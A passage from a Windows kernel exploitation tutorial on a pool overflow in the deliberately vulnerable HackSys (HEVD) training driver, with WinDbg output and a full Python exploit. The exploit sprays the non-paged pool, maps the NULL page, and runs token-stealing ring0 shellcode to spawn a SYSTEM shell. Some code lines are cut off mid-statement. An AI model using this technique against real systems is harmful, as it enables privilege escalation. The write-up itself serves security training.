89f92f48  00000000 00000040 00000000 00000000
89f92f58  00000001 00000001 00000000 0008000c
89f92f68  87864640 00000000 00040001 00000000
```

The TypeIndex is modified from 0xc to 0x0

```
kd> dd 0x00000000
00000000  00000000 00000000 00000000 00000000
00000010  00000000 00000000 00000000 00000000
00000020  00000000 00000000 00000000 00000000
00000030  00000000 00000000 00000000 00000000
00000040  00000000 00000000 00000000 00000000
00000050  00000000 00000000 00000000 00000000
00000060  017f33d4 00000000 00000000 00000000
00000070  00000000 00000000 00000000 00000000

kd> uf 017f33d4
Flow analysis was incomplete, some code may be missing
017f33d4 90              nop
017f33d5 90              nop
017f33d6 90              nop
017f33d7 90              nop
017f33d8 90              nop
017f33d9 90              nop
017f33da 90              nop
017f33db 90              nop
017f33dc 0000            add     byte ptr [eax],al
017f33de 0000            add     byte ptr [eax],al
017f33e0 0300            add     eax,dword ptr [eax]
017f33e2 0000            add     byte ptr [eax],al
017f33e4 00b398690400    add     byte ptr [ebx+46998h],dh
```

Bingo, our shellcode address resides in the desired address.

Now, we just need to call the *CloseProcedure*, load our shellcode in *VirtualAlloc* memory, and our shellcode should run perfectly fine. The script below is the final exploit:


```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    ntdll = windll.ntdll

    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle."
        sys.exit(0)

    #Defining the ring0 shellcode and loading it in VirtualAlloc.
    shellcode = bytearray(
        "\x90\x90\x90\x90"              # NOP Sled
        "\x60"                          # pushad
        "\x64\xA1\x24\x01\x00\x00"      # mov eax, fs:[KTHREAD_OFFSET]
        "\x8B\x40\x50"                  # mov eax, [eax + EPROCESS_OFFSET]
        "\x89\xC1"                      # mov ecx, eax (Current _EPROCESS structure)
        "\x8B\x98\xF8\x00\x00\x00"      # mov ebx, [eax + TOKEN_OFFSET]
        "\xBA\x04\x00\x00\x00"          # mov edx, 4 (SYSTEM PID)
        "\x8B\x80\xB8\x00\x00\x00"      # mov eax, [eax + FLINK_OFFSET]
        "\x2D\xB8\x00\x00\x00"          # sub eax, FLINK_OFFSET
        "\x39\x90\xB4\x00\x00\x00"      # cmp [eax + PID_OFFSET], edx
        "\x75\xED"                      # jnz
        "\x8B\x90\xF8\x00\x00\x00"      # mov edx, [eax + TOKEN_OFFSET]
        "\x89\x91\xF8\x00\x00\x00"      # mov [ecx + TOKEN_OFFSET], edx
        "\x61"                          # popad
        "\xC2\x10\x00"                  # ret 16
    )

    ptr = kernel32.VirtualAlloc(c_int(0), c_int(len(shellcode)), c_int(0x3000),c_int(0x40))
    buff = (c_char * len(shellcode)).from_buffer(shellcode)
    kernel32.RtlMoveMemory(c_int(ptr), buff, c_int(len(shellcode)))

```

```
    print "[+] Pointer for ring0 shellcode: {0}".format(hex(ptr))

    #Allocating the NULL page, Virtual Address Space: 0x0000 - 0x1000.
    #The base address is given as 0x1, which will be rounded down to the next host.
    #We'd be allocating the memory of Size 0x100 (256).

    print "\n[+] Allocating/Mapping NULL page..."

    null_status = ntdll.NtAllocateVirtualMemory(0xFFFFFFFF, byref(c_void_p(0x1)), 0, byref(
    if null_status != 0x0:
        print "\t[+] Failed to allocate NULL page..."
        sys.exit(-1)
    else:
        print "\t[+] NULL Page Allocated"

    #Writing the ring0 pointer into the location in the mapped NULL page, so as to call the

    print "\n[+] Writing ring0 pointer {0} in location 0x60...".format(hex(ptr))
    if not kernel32.WriteProcessMemory(0xFFFFFFFF, 0x60, byref(c_void_p(ptr)), 0x4, byref(c_
        print "\t[+] Failed to write at 0x60 location"
        sys.exit(-1)

    #Defining the Vulnerable User Buffer.
    #Length 0x1f8 (504), and "corrupting" the adjacent header to point to our NULL page.

    buf = "A" * 504
    buf += struct.pack("L", 0x04080040)
    buf += struct.pack("L", 0xEE657645)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00000040)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00000001)
    buf += struct.pack("L", 0x00000001)
    buf += struct.pack("L", 0x00000000)
    buf += struct.pack("L", 0x00080000)

    buf_ad = id(buf) + 20

    #Spraying the Non-Paged Pool with Event Objects. Creating two large enough (10000 and 50

    spray_event1 = spray_event2 = []

    print "\n[+] Spraying Non-Paged Pool with Event Objects..."

    for i in xrange(10000):
        spray_event1.append(kernel32.CreateEventA(None, False, False, None))
    print "\t[+] Sprayed 10000 objects."

    for i in xrange(5000):
        spray_event2.append(kernel32.CreateEventA(None, False, False, None))
    print "\t[+] Sprayed 5000 objects."

    #Creating holes in the sprayed region for our Vulnerable User Buffer to fit in.

    print "\n[+] Creating holes in the sprayed region..."

    for i in xrange(0, len(spray_event2), 16):
        for j in xrange(0, 8, 1):
            kernel32.CloseHandle(spray_event2[i+j])

    kernel32.DeviceIoControl(hevDevice, 0x22200f, buf_ad, len(buf), None, 0, byref(c_ulong()

    #Closing the Handles by freeing the Event Objects, ultimately executing our shellcode.
```

```python
    print "\n[+] Calling the CloseProcedure..."

    for i in xrange(0, len(spray_event1)):
        kernel32.CloseHandle(spray_event1[i])

    for i in xrange(8, len(spray_event2), 16):
        for j in xrange(0, 8, 1):
            kernel32.CloseHandle(spray_event2[i + j])

    print "\n[+] nt authority\system shell incoming"
    Popen("start cmd", shell=True)

if __name__ == "__main__":
    main()
```

```
[+] Triggering Pool Overflow
Breakpoint 1 hit
HEVD!TriggerPoolOverflow+0xe6:
81f9c210 686cd3f981      push    offset HEVD! ?? ::NNGAKEGL::`string' (81f9d36c)
kd> dd 0x0
00000000  00000000 00000000 00000000 00000000
00000010  00000000 00000000 00000000 00000000
00000020  00000000 00000000 00000000 00000000
00000030  00000000 00000000 00000000 00000000
00000040  00000000 00000000 00000000 00000000
00000050  00000000 00000000 00000000 00000000
00000060  00130000 00000000 00000000 00000000
00000070  00000000 00000000 00000000 00000000
kd> dt nt!_OBJECT_TYPE 0x0
   +0x000 TypeList         : _LIST_ENTRY
   +0x008 Name             : _UNICODE_STRING
   +0x010 DefaultObject    : Ptr32 Void
   +0x014 Index            : UChar
   +0x018 TotalNumberOfObjects : Uint4B
   +0x01c TotalNumberOfHandles : Uint4B
   +0x020 HighWaterNumberOfObjects : Uint4B
   +0x024 HighWaterNumberOfHandles : Uint4B
   +0x028 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x078 TypeLock         : _EX_PUSH_LOCK
   +0x07c Key              : Uint4B
   +0x080 CallbackList     : _LIST_ENTRY
kd> dt nt!_OBJECT_TYPE_INITIALIZER 0x028
   +0x000 Length           : 0
   +0x002 ObjectTypeFlags  : 0 ''
   +0x002 CaseInsensitive  : 0y0
   +0x002 UnnamedObjectsOnly : 0y0
   +0x002 UseDefaultObject : 0y0
   +0x002 SecurityRequired : 0y0
   +0x002 MaintainHandleCount : 0y0
   +0x002 MaintainTypeList : 0y0
   +0x002 SupportsObjectCallbacks : 0y0
   +0x002 CacheAligned     : 0y0
   +0x004 ObjectTypeCode   : 0
   +0x008 InvalidAttributes : 0
   +0x00c GenericMapping   : _GENERIC_MAPPING
   +0x01c ValidAccessMask  : 0
   +0x020 RetainAccess     : 0
   +0x024 PoolType         : 0 ( NonPagedPool )
   +0x028 DefaultPagedPoolCharge : 0
   +0x02c DefaultNonPagedPoolCharge : 0
   +0x030 DumpProcedure    : (null)
   +0x034 OpenProcedure    : (null)
   +0x038 CloseProcedure   : 0x00130000     void  +130000
   +0x03c DeleteProcedure  : (null)
   +0x040 ParseProcedure   : (null)
   +0x044 SecurityProcedure : (null)
   +0x048 QueryNameProcedure : (null)
   +0x04c OkayToCloseProcedure : (null)

kd>
```

And we get our usual *nt authority\system* shell:




Posted in Kernel, Tutorial Tagged Exploitation, Kernel, Pool Overflow, Tutorial, Windows